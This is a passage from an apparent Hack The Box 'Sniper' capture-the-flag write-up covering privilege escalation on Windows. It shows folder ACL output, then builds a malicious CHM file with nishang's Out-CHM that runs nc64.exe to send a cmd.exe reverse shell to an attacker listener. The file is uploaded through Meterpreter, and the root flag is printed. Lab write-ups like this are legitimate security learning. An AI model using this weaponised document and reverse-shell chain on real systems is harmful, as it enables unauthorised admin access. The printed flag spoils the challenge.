System.Security.AccessControl.FileSystemAccessRule...}

Sddl : 0:BAG:S-1-5-21-3952461944-2550723483-3555184078-513D:AI(D;OICI;FA;;;S-1-5-17)
(D;OICI;FA;;;IS)
(A;OICI;0x100116;;;BU)(A;OICIID;FA;;;SY)(A;OICIID;FA;;;BA)(A;OICIID;
0x1200a9;;;BU)(A;CIID;LC;
;;BU)(A;CIID;DC;;;BU)(A;OICIID;GA;;;CO)
AccessToString : NT AUTHORITY\IUSR Deny FullControl
BUILTIN\IIS_IUSRS Deny FullControl
BUILTIN\Users Allow Write, Synchronize
NT AUTHORITY\SYSTEM Allow FullControl
BUILTIN\Administrators Allow FullControl
BUILTIN\Users Allow ReadAndExecute, Synchronize
BUILTIN\Users Allow AppendData
BUILTIN\Users Allow CreateFiles
CREATOR OWNER Allow 268435456

AuditToString :
AccessRightType : System.Security.AccessControl.FileSystemRights
AccessRuleType : System.Security.AccessControl.FileSystemAccessRule
AuditRuleType : System.Security.AccessControl.FileSystemAuditRule
AreAccessRulesProtected : False
AreAuditRulesProtected : False
AreAccessRulesCanonical : True
AreAuditRulesCanonical : True

```

Oh shit son! Bultin\Administrators is the owner of this folder so it runs with administrative privledge

There is a great powershell script for this type of exploit called Out-CHM.ps1 in nishang

RESOURCE: <https://github.com/samratashok/nishang>

RESOURCE: <https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1>

Add the below command to the bottom of the Out-CHM.ps1 file before uploading it to the target and executing it. This needs to be executed on a Windows box that you own with Windows Defender and other AV protections turned off. Other wise the payload we need will not generate. Enter the below command on your Windows box.

```

Out-Chm -Payload "C:\Microsft\nc64.exe 10.10.14.10 8087 -e cmd.exe" HHCPATH "C:\Program File (x86)\HTML
Help Workshop"

# The above will generate a file doc.chm that will need to be uploaded to the target machine in C:\Docs.

```

Start a listener on port 8087

Upload the doc.chm file to the target machine in C:\Docs

After some time the boss will open the payload connecting our listener with an admin shell.

Upload the file using Meterpreter

```
# On attack machine
nc -lvnp 8087

# In meterpreter shell
upload -f /root/HTB/Boxes/Sniper/doc.chm C:\\Docs\\doc.chm
```

Read the root flag and that is it!

```
type C:\Users\Administrator\Desktop\root.txt
```

ROOT FLAG: 5624caf363e2750e994f6be0b7436c15